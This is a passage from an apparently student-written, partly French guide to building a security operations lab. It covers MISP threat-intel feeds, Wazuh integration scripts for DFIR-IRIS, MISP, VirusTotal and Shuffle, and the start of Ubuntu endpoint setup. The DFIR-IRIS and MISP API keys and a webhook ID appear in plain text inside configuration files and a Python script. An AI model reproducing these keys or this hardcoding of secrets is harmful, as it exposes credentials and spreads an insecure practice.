Enable selected Disable selected Enable caching for selected Disable caching for selected Default feeds Custom feeds All feeds Enabled feeds

Enter value to search Filter

ID	Enabled	Caching	Name	Format	Provider	Org	Source	URL	Headers	Target	Publish	Delta	Override	Distribution	Tag	Visible	Caching
1	✗	✗	CIRCL OSINT Feed	misp	CIRCL		network	https://www.circl.lu/doc/misp/feed-osint		Feed not enabled	✗	✗	✗	All communities	✗		Not cache
2	✗	✗	The Botvrij.eu Data	misp	Botvrij.eu		network	https://www.botvrij.eu/data/feed-osint		Feed not enabled	✗	✗	✗	All communities	✗		Not cache

Page 1 of 1, showing 2 records out of 2 total, starting on record 1, ending on 2

Figure 54: Configuration MISP

Feeds

Generate feed lookup caches or fetch feed data (enabled feeds only)

Load default feed metadata Cache all feeds Cache freetext/CSV feeds Cache MISP feeds Fetch and store all feed data

< previous 1 2 3 4 next > last >

Enable selected Disable selected Enable caching for selected Disable caching for selected Default feeds Custom feeds All feeds Enabled feeds

Enter value to search Filter

ID	Enabled	Caching	Name	Format	Provider	Org
1	✗	✗	CIRCL OSINT Feed	misp	CIRCL	
2	✗	✗	The Botvrij.eu Data	misp	Botvrij.eu	
3	✗	✗	ELLIO: IP Feed (Community version)	freetext	ellio.tech	
4	✗	✗	blockrules of rules.emergingthreats.net	csv	rules.emergingthreats.net	
5	✗	✗	Tor exit nodes	csv	TOR Node List from dan.me.uk - careful, this feed applies a lock-out after each pull. This is shared with the "TorALL nodes" feed.	
6	✗	✗	TorALL nodes	csv	TOR Node List from dan.me.uk - careful, this feed applies a lock-out after each pull. This is shared with the "Tor exit nodes" feed.	
7	✗	✗	cybercrime-tracker.net-all	freetext	cybercrime-tracker.net	

Figure 55: Ajout des Feeds (MISP)

Integrations Wazuh:

Links: <https://github.com/ELMERIKH/SocOp/tree/main/Integrations-Scripts>

The folder /var/ossec/integrations contains the integration scripts for Wazuh. By default, you can find integrations with VirusTotal, Shuffle, and Slack.:

```
[root@localhost etc]# cd /var/ossec/integrations/
[root@localhost integrations]# ls
pagerduty  shuffle  shuffle.py  slack  slack.py  virustotal  virustotal.py
[root@localhost integrations]#
```


Figure 56: scripts d'integrations

We add the scripts custom-iris.py and custom-misp.py in /var/ossec/integrations:

```
[root@localhost integrations]# chmod 750 custom-iris.py
[root@localhost integrations]# ls -lah
total 60K
drwxr-x---.  2 root wazuh 168 Jun 25 10:29 .
drwxr-x---. 19 root wazuh 4.0K Jun 23 08:29 ..
-rwxr-x---.  1 root wazuh 2.9K Jun 23 14:19 custom-iris.py
-rwxr-xr-x.  1 root wazuh 8.3K Jun 23 14:19 custom-misp.py
-rwxr-x---.  1 root wazuh 4.3K Oct 19 2023 pagerduty
-rwxr-x---.  1 root wazuh 1.1K Oct 19 2023 shuffle
-rwxr-x---.  1 root wazuh 4.4K Oct 19 2023 shuffle.py
-rwxr-x---.  1 root wazuh 1.1K Oct 19 2023 slack
-rwxr-x---.  1 root wazuh 3.8K Oct 19 2023 slack.py
-rwxr-x---.  1 root wazuh 1.1K Oct 19 2023 virustotal
-rwxr-x---.  1 root wazuh 6.8K Oct 19 2023 virustotal.py
[root@localhost integrations]# chmod 750 custom-misp.py
```

Figure 57: ajout des scripts d'integration customiser

For DFIR-IRIS, we can find our API key in our profile:



The screenshot shows a web browser window displaying the user profile page for 'administrator' in the DFIR-IRIS application. The page includes a navigation sidebar on the left with options like Dashboard, Overview, and Investigation. The main content area shows the user's profile information, including Name, Username, Email, #ID, and #UUID. The API Key is displayed in a text field and is highlighted with a yellow border. A 'Renew' button is located to the right of the API Key field. Below the API Key field, there are options for the IRIS Theme and a checkbox for 'Prompt a confirmation box before deleting objects'. At the bottom of the page, there are buttons for 'Refresh access' and 'Change password'.

Figure 58: Cle API DFIR-IRIS

We edit the Wazuh configuration file:

```
$ nano /var/ossec/etc/ossec.conf
```

```

<integration>
  <name>custom-iris.py</name>
  <hook_url>https://192.168.11.108:8443/alerts/add</hook_url>
  <level>6</level>
  <group>ossec,syslog,syscheck,authentication_failed,pam,pfsense,suricata,misp
  <url_key>https://192.168.11.108:8443/alerts/add</url_key>
  <api_key>npL_hR1NRj1N0zmJdlsDIz8W2Q</api_key>
  <alert_format>json</alert_format>
</integration>
</ossec_config>

```

Figure 59: Config Wazuh pour integration DFIR-IRIS

We edit the custom-iris.py script with our link to our Wazuh instance:

```

GNU nano 5.6.1 custom-iris.py Modified
if(alert_level >= 10 and alert_level < 13):
    severity = 5
if(alert_level >= 13):
    severity = 6
else:
    severity = 1

Generate request
Reference: https://docs.dfir-iris.org/_static/iris_api_reference_v2.0.1.html#tag/Alerts/operation/post-case-add-alert
payload = json.dumps({
  "alert_title": alert_json.get("rule", {}).get("description", "No Description"),
  "alert_description": alert_details,
  "alert_source": "Wazuh",
  "alert_source_ref": alert_json.get("id", "Unknown ID"),
  "alert_source_link": "https://192.168.11.107/app/wazuh", # Replace with actual Wazuh URL
  "alert_severity_id": severity,
  "alert_status_id": 2, # 'New' status
  "alert_source_event_time": alert_json.get("timestamp", "Unknown Timestamp"),
  "alert_note": "",
  "alert_tags": f"wazuh,{alert_json.get('agent', {}).get('name', 'N/A')}",
  "alert_customer_id": 1, # '1' for default 'IrisInitialClient'
  "alert_source_content": alert_json # raw log
})

```

Figure 60: script integration DFIR-IRIS

After restarting Wazuh with the command:

```
$ systemctl restart wazuh-manager
```

We can see that we receive the alerts:




Figure 61: Alert via Wazuh dans DFIR-IRIS

For MISP, we generate our API key through our profile:




Figure 62: MISP Profil




Figure 63: ajout cle API Misp




Figure 64 : Cle API MISP

We add in the config file /var/ossec/etc/ossec.conf

```

<integration>
  <name>custom-misp.py</name>
  <group>sysmon_event1,sysmon_event3,sysmon_event6,sysmon_event7,sysmon_event8</group>
  <alert_format>json</alert_format>
</integration>

```

Figure 65: Config Wazuh pour integration MISP

We edit custom-misp.py :

```

GNU nano 5.6.1 custom-misp.py Modified
alert_file.close()
# New Alert Output if MISP Alert or Error calling the API
alert_output = {}
# MISP Server Base URL
misp_base_url = "https://192.168.11.108/attributes/restSearch/"
# MISP Server API AUTH KEY
misp_api_auth_key = "NPpWZOEmXPbU7wdS6aWnsXeETYQo0B8sZlz2HmSJ"
# API - HTTP Headers
misp_apicall_headers = {"Content-Type":"application/json", "Authorization":f"{misp_api_auth_key}", "Accept":"application/json"}
## Extract Sysmon for Windows/Sysmon for Linux and Sysmon Event ID
event_source = alert["rule"]["groups"][0]
event_type = alert["rule"]["groups"][2]
## Regex Pattern used based on SHA256 lenght (64 characters)
regex_file_hash = re.compile('\w{64}')
if event_source == 'windows':
    if event_type == 'sysmon_event1':
        try:
            wazuh_event_param = regex_file_hash.search(alert["data"]["win"]["eventdata"]["hashes"]).group(0)
        except IndexError:
            sys.exit()
    elif event_type == 'sysmon_event3' and alert["data"]["win"]["eventdata"]["destinationIsIpv6"] == 'false':
        try:
            dst_ip = alert["data"]["win"]["eventdata"]["destinationIp"]
            if ipaddress.ip_address(dst_ip).is_global:

```

Figure 66: Script integration MSIP

For virustotal we can enable the default integration via Wazuh:




Figure 67: Wazuh Threat Detection and Response




Figure 68: Cle API VirusTotal

```
<integration>
<name>virustotal</name>
<api_key>API_KEY</api_key> <!-- Replace with your VirusTotal API key -->
<group>syscheck</group>
<alert_format>json</alert_format>
</integration>
```

Figure 69: Config Wazuh pour integration VirusTotal

We do the same in DFIR-IRIS:

#ID ↑↓	Module name ↑↓	Has pipeline ↑↓	Module version ↑↓	Interface version ↑↓	Date added ↑↓	Added by ↑↓	Active ↑↓
5	Iris IntelOwl		0.1.0	1.2.0	2024-06-24T21:38:58.645999	administrator	✘ ⚠
3	IrisCheck		1.0.1	1.2.0	2024-06-24T21:38:57.744437	administrator	✘
2	IrisMISP		1.3.0	1.2.0	2024-06-24T21:38:57.709178	administrator	✔
1	IrisVT		1.2.1	1.2.0	2024-06-24T21:38:57.318472	administrator	✔
4	IrisWebHooks		1.0.4	1.2.0	2024-06-24T21:38:58.609596	administrator	✘

Figure 70: Module DFIR-IRIS

For shuffle:

We add in /var/ossec/etc/ossec.conf

```
<integration>
<name>shuffle</name>
<hook_url>http://192.168.11.108:3001/api/v1/hooks/webhook_fb6fff61-e237-4951-93a7-722003a19031</hook_url>
<level>10</level>
<alert_format>json</alert_format>
</integration>
</ossec_config>
```

Figure 71: Config Wazuh pour integration SHUFFLE SOAR

Endpoints:

1-ubuntu 24 LTS/ubuntu server machines:

Our Endpoints consist of an ubuntu server 24 LTS :

Ubuntu-server 64-bit - VMware Workstation 17 Player (Non-commercial use only)




Figure 72: ubuntu-server 24

And an Ubuntu 24 LTS machine :




Figure 73: Ubuntu 24

We generate a key for our linux agents on our Log management Server :

